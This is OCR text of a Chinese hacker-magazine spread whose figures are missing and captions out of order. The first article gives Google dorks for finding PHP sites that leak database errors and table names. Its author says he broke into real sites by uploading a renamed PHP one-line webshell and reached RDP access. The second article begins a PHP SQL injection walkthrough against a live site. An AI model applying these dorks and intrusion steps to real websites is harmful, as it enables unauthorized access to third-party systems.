

图10



图11


不好的关系吧，只发现几个带论坛的，可以上传自定义头像，所以传了个改了后缀的php一句话就搞定了，这个我就不截图了（影响不好）。

上传漏洞我就拿英语四级官方的截图吧，如图15、图16所示。

php入侵时，最郁闷的就是导出shell，如果能发现几个表名，我想对导出shell会非常有帮助的。构造关键词的时候在盘符前加几个词，如select、insert等，如图17所示。


图12


图13


图14

关于这个站的入侵过程已经发表过了，如果你没看过的话，可以登录www.hackall.org，入侵过程很详细，而且是直接拿3389。这里发张图证明下，如图18所示。

为了不让各位恶意破坏，我把地址给覆盖掉了，但图千真万确，不相信可以自己入侵验证下。


补充


具体我也不介绍是做什么了，看图19、图20就知道干什么用的。关键词构造如下：


site:163.com Database error inurl:php

看到什么了么？对了，就是表名。如果看不清图，就看下面这个暴错信息，跟图中是一样的。

```
Database error: Invalid SQL: select areaID,advertStime,advertTitle,advertIntro,userID,advertURL from tbl_personal_advert where advertID in ()
```



图15



图16


图17

再看看下面构造的搜索词，关键词如下：

site:*.com MySQL Error inurl:php**，如图21、图22、图23、图24。


图18


图19





图21

图23、图24是关键，看到暴出什么了？

```
Database error: pconnect(192.168.103.52:8211, sports, $Password) failed.
MySQL Error: ()
Session halted.
```


图20


图22

数据库服务器的地址，哎……




图23




图24

好了，文章就先写到这吧，这篇文字不是很多，主要举了几个例子来说明这个方法还是不错的。嘿嘿……感觉不错的话，就请期待后续的2个系列。这里也不废话了，欢迎大家批评指正。

编辑点评：

文章里的方法还是不错的，只是作者不知你是太懒惰还是太勤快，文字写不了几个光拼命抓图去了。本来我想编辑时给这篇文章根据搜索关键字分个层次，但是由于方法基本放在图中，所以我也没法来分了，读者读这篇文章要注意看图了。另外，http://www.hackall.org/cmd.txt是我写的代码呀，得给我点版权费，期待你的系列之二。

最新的PHP入侵实例

■兔子

从本文你可以学习到php注入的基本方法

好久没写东西了，感觉技术都有点生了。我也忘了是出于什么目的入侵的这台机器，只记得入侵这台机器时，思路还算不错，所以写出来与大家一起分享下。自我感觉，现在网上关于php入侵的文章虽然比过去多，但是总觉得还是太少。所以，今天给大家带来的就是一篇关于php入侵的文章。这次的目标站点是www.***.net，因为这个网段的机器大多数都是比较大的网站，因此我在这就不公布出来了，只以www.***.net来代替，希望此举不会给大家带来不便。首先我们先来看看该网站的样子吧，如图1所示。




图1

这个站总体来看还算不错，对某一专业的网友来说应该是个值得收藏的网站。大体上看完了这个站，下面就该看看它的安全性怎么样了。随便找了个"**.php?id=123"的地方，在末尾加了个单引号，跟我想象中的报错居然不一样，如图2所示。




图2

